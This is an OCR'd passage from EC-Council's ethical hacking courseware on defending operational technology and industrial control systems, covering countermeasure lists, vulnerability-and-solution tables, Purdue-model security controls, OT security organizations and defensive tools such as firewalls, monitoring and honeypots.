12. Use only tested and familiar third-party web servers for serving ICS web applications
13. Ensure ICS vendors add cryptographic signatures to the application updates
14. Perform periodic audits of the industrial systems to validate security controls

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against OT Hacking

Follow the countermeasures discussed below to defend against OT hacking:

- Regularly conduct a risk assessment to reduce the current risk exposure
- Use purpose-built sensors to discover the vulnerabilities in the network inactively
- Incorporate threat intelligence to uncover threats and protect assets by prioritizing OT patches
- Regularly upgrade OT hardware and software tools
- Disable unused ports and services
- Implement secure configuration and secure coding practices for OT applications
- Update systems to the latest technologies and patch systems regularly
- Maintain an asset register to track the information and to scrutinize outdated and unsupported systems
- Perform continuous monitoring and detection of the log data generated by the OT systems for detecting real-time attacks
- Train employees with the latest security policies and raise awareness of the latest threats and risks
- Use strong and secure passwords using hashing, and change the default factory-set passwords
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, firewalls, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement incident response and business continuity plans
- Secure the network perimeter to filter and prevent unauthorized inbound traffic
- Regularly scan systems and networks using anti-malware tools
- Restrict network traffic by using techniques like rate-limiting and whitelisting to prevent DoS and brute-forcing attacks
- Harden the systems by disabling unused services and functionalities
- Regularly patch vulnerabilities released by the manufacturers
- Regularly check the DNS logs to detect any unauthorized access
- Secure and update systems that interact with the ICS/SCADA devices, as these systems can be exploited to bypass security gateways
- Employ professional security red teams to uncover the vulnerabilities of critical industrial infrastructure
- Use Intrusion Detection Systems (IDSs) and flow-measurement systems to detect attacking attempts at an early stage
- Ensure proper sanitization and validation of the input to prevent attacks such as buffer overflow, command injection, and XSS.
- Use library calls instead of external processes to recreate the desired functionality
- Process all the SQL queries used in the ICS system using prepared statements, parameterized queries, or stored procedures
- Use only tested and familiar third-party web servers for serving the ICS web applications
- Ensure that ICS vendors design their systems to restrict unauthorized access and grant least privileges for performing functions
- Ensure integrity of transmitted messages by appending checksum to every message
- Ensure ICS vendors add cryptographic signatures to application updates
- Perform periodic audits of industrial systems to validate the security controls, production, and management systems
- Use DMZ connections between the ICS and corporate networks for secure communication
- Check network data bounds and integrity on the server applications that process ICS protocol traffic
- Perform a source code review of all ICS applications that handle network traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Vulnerabilities and Solutions

Vulnerability	Solutions
1. Publicly Accessible OT systems	Implement multi-factor authentication Use enterprise-grade firewall and remote access solution
2. Insecure Remote Connections	Use strong multifactor authentication mechanism and password policies Implement appropriate security patching practices
3. Missing Security Updates	Test applications in the sandbox environment before launching it live Employ a firewall and perform device hardening
4. Weak Passwords	Use separate username conventions for the corporate IT and OT networks Change default credentials at the installation time Perform security audits to meet compliance with secure password policies
5. Insecure Firewall Configuration	Implement secure firewall configuration Configure the access control list on the firewall
6. OT Systems Placed within the Corporate IT Network	Segregate the corporate IT and OT devices Establish a DMZ for all connections in the IT and OT systems
7. Insufficient Security for Corporate IT Network from OT Systems	Restrict access on the IT-OT network, based on the business need Establish a secure gateway between the two networks
8. Lack of Segmentation within OT Networks	State clear separation between critical and non-critical systems Implement zoning model that uses a defense-in-depth approach
9. Lack of Encryption and Authentication for Wireless OT Networks	Use strong wireless encryption protocols Use industry-standard cryptographic algorithms Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	Conduct a formal risk assessment Monitor and segregate OT systems from external access Download security updates in a separate repository outside the OT network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Vulnerabilities and Solutions

Vulnerabilities in industrial systems such as ICS/SCADA, PLC, and RTU pose a significant threat to the associated critical infrastructure. Organizations need to incorporate appropriate security controls and mechanisms to protect such systems from various cyber-attacks.

Discussed below are some of the most common OT vulnerabilities and solutions:

Vulnerability	Solutions
1. Publicly Accessible OT Systems	▪ Implement multi-factor authentication ▪ Use enterprise-grade firewall and remote access solutions
2. Insecure Remote Connections	▪ Use a strong multifactor authentication mechanism and robust password policies ▪ Implement appropriate security patching practices
3. Missing Security Updates	▪ Test applications in a sandbox environment before launching them live ▪ Employ a firewall and perform device hardening
4. Weak Passwords	▪ Use separate username conventions for the corporate IT and OT networks ▪ Change default credentials at time of installation ▪ Perform security audits to meet compliance with secure password policies for both IT and OT networks
5. Insecure Firewall Configuration	▪ Implement secure firewall configuration ▪ Configure the access control lists on the firewall

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. OT Systems Placed within the Corporate IT Network	▪ Segregate the corporate IT and OT devices ▪ Establish a DMZ (demilitarized zone) for all connections in the IT and OT systems ▪ Regularly monitor the DMZ
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Restrict access on the IT/OT network, based on the business need ▪ Establish a secure gateway between the OT and IT networks ▪ Perform regular risk assessment
8. Lack of Segmentation within OT Networks	▪ State clear separation between critical and non-critical systems ▪ Implement a zoning model that uses a defense-in-depth approach
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Use strong wireless encryption protocols ▪ Use industry-standard cryptographic algorithms ▪ Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	▪ Conduct a formal risk assessment ▪ Closely monitor and segregate OT systems from external access ▪ Download security updates in a separate repository outside the OT network

Table 18.9: OT vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Secure an IT/OT Environment

Security Controls based on Purdue Model

Zone	Purdue Level	Attack vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, network infections	Anti-DoS solutions, IPS, Antibot, Application control
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, industrial spying, unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems & Basic Controls)	DoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial process, industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption in the physical process	Point to point communication, MAC authentication, additional security gateways at level 1 & 0

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Secure an IT/OT Environment

IT/OT convergence is widely being adopted in industries such as traffic control systems, power plants, manufacturing companies, etc. These IT/OT systems are often targeted by the attackers to discover the underlying vulnerabilities and indulge in cyber-attacks. Based on the Purdue model, the IT/OT environment is divided into several levels, and each level is required to be secured with proper security measures.

The table below describes various attacks on different Purdue levels of an IT/OT environment, associated risks, and security controls to fortify the network against cyber-attacks:

Zone	Purdue Level	Attack Vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise Network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, Access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, Network infections	Anti-DoS solutions, IPS, Antibot, Application control
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, Industrial spying, Unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems	DoS exploitation,	Altering industrial process, Industrial	IPS, Firewall, Communication

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	and Basic Controls)	Unencrypted protocols, Default credentials, Application and OS vulnerabilities	spying	encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption to the physical process	Point-to-point communication, MAC authentication, Additional security gateways at levels 1 and 0

Table 18.10: OT vulnerabilities and solutions


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

International OT Security Organizations

- Global cybersecurity organizations such as **OTCSA, OT-ISAC,** and **IOTSA** are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures

Operational Technology Cyber Security Alliance (OTCSA)

- OTCSA educates operators and manufacturers with constant technical awareness and provides guidelines to apply essential changes, updates, integrations, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

International OT Security Organizations

As OT is being widely spread and interconnected with IT, security researchers need to be more cautious and implement strong security policies to strengthen the OT networks. Some global cybersecurity organizations are committed to providing appropriate security policies and insights into improving the security resilience of critical infrastructures.

Listed below are a few international organizations that alert companies of threats and provide IT/OT solutions to protect the OT industries against cyber-attacks.

- **OTCSA**

  Source: *https://otcsalliance.org*

  The Operation Technology Cybersecurity Alliance (OTCSA) educates operators and manufacturers with constant technical awareness and provide guidelines to apply essential changes, updates, integrations, etc. The security team in OTCSA also provides support in understanding OT security challenges and solutions to safeguard the assets of the industry.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.116: Screenshot of OTCSA

- **OT-ISAC**

  Source: *https://www.otisac.org*

  The Operational Technology Information Sharing and Analysis Center (OT-ISAC) is a core hub to share threat information among OT industries such as energy and water utility sectors. The organization offers various tools and techniques to exchange information securely between the OT/IT spectrum to protect industrial systems or networks against malicious intrusions. Being associated with various information sharing centers, the OT-ISAC obtains information regarding imminent threats and provides timely solutions to fortify the industrial systems of registered companies.

Figure 18.117: Screenshot of OT-ISAC

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **IOTSA**

  Source: *https://iotsa.info*

  The International Operational Technology Security Association (IOTSA) has security partners from different public/private sectors that collaborate to identify and mitigate the threats related to OT, SCADA, ICS, and IT infrastructures. The security partners in the IOTSA are dedicated to identifying inappropriate security implementations, frameworks, or standards across the OT networks and providing guidelines to improve operational security in the OT industry.




Figure 18.118: Screenshot of IOTSA

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Security Solutions

Firewalls	❑ Firewalls are used in the network for monitoring and controlling the incoming and outgoing network traffic ❑ You can use firewall solutions such as SCADAwall, and Waterfall for securing the OT network
Unified Identity and OT Access Management	❑ Access management helps industries to centralize certain operations like adding, securing, changing, and removing user access to the OT systems ❑ You can use tools such as OT Access, and FireEye for identifying and managing access to industrial systems
Asset Inventory and Device Authorization	❑ Asset inventory helps in connecting only authorized devices to the network and detect vulnerabilities in the devices ❑ You can use tools such as SCADAfence, and CyberLens for asset inventory and device authorization
OT Network Monitoring and Anomaly Detection	❑ OT network monitoring employs machine learning algorithms for easy detection and identification of malicious behaviors ❑ You can use tools such as Claroty, and OT ThreatFeed for OT network monitoring and anomaly detection
Decoys to Deceive Attackers	❑ Decoys are honeypots used in OT environments to lure attackers to reveal their presence and activities ❑ You can use decoy tools such as ThreatDefend, Conpot, and GasPot for protecting the network

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Security Solutions

The industrial and corporate sectors are rapidly digitizing their operational value chain, giving access to OT devices from a broader range of the Internet. The cost of managing security in the heavy industrial sectors is being largely overlooked, leading to several security challenges. Hence, it is considered safer for all the industrial sectors to invest in cybersecurity programs and solutions.

Cybersecurity professionals should deploy solutions by sensibly examining the recent cybersecurity challenges and requirements they face in the current trend that can be combined with suitable operational changes. Hence many incumbent OEM providers and start-ups have developed several recent tactics and technologies for protecting the OT environment.

As the heavy industries have a decentralized nature, the security solutions can be integrated into all technology-linked decisions across IT and OT. In addition, the second line of defense can be implemented by using Information Risk Management (IRM). Some industries also provide a third line of defense by implementing internal audit functions.

Some of the emerging technology solutions used by organizations to protect the OT environment are as follows:

- **Firewalls**

  Firewalls are used in a network for monitoring and controlling the incoming and outgoing network traffic. Firewalls help in improving security controls by inspecting the traffic that traverses the gateway between the OT and IT networks. They can also help in identifying and blocking new threats. Thus, the attacker can be limited from traversing between the networks after compromising a system. It is also advisable to employ the critical assets and systems in a DMZ away from the SCADA systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security professionals can use tools such as SCADAwall, Waterfall, and Palo Alto NGFW for protecting the network.

- **Unified Identity and OT Access Management**

  Access management helps industries to centralize certain operations like adding, securing, changing, and removing user access to the OT systems. All this data is linked with the organization's identity-management system, which can provide strong authentication. The access management helps minimize the attack risk by providing the least privileges to superuser accounts. This helps the security personnel to trace the critical assets and helps in identifying the attack sources.

  Security professionals can use tools such as OT Access, FireEye, etc. for identifying and managing access to industrial systems.

- **Asset Inventory and Device Authorization**

  Asset inventory helps in connecting only authorized devices to the OT network, and it can detect all the connected devices. It can also detect the vulnerabilities in the devices, which are categorized based on the device manufacturer, version, and type. These tools can also be used to identify faults in the connected devices in the network, and it can also enhance the efficiency of the device.

  Security professionals can use tools such as SCADAfence, CyberLens, Guardian, and Dragos for asset inventory and device authorization.

- **OT Network Monitoring and Anomaly Detection**

  OT network monitoring is used for constantly monitoring the systems in industrial networks. These monitoring tools help in tracking the traffic in a non-invasive way. These tools perform anomaly detection, which is the process of identifying any malicious or unexpected events. Most of these tools use machine-learning algorithms for easy detection and identification of malicious behaviors.


  Security professionals can use tools such as Claroty and OT ThreatFeed for OT network monitoring and anomaly detection.

- **Decoys to Deceive Attackers**

  Decoys are honeypots used in the OT environment that incorporate deception technology to automate the creation of traps or decoys to lure the attackers into revealing their presence and activities. This adds an extra layer of protection from attackers trying to penetrate the industrial network.

  Security professionals can use tools such as ThreatDefend, Conpot, and GasPot to protect the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Security Tools

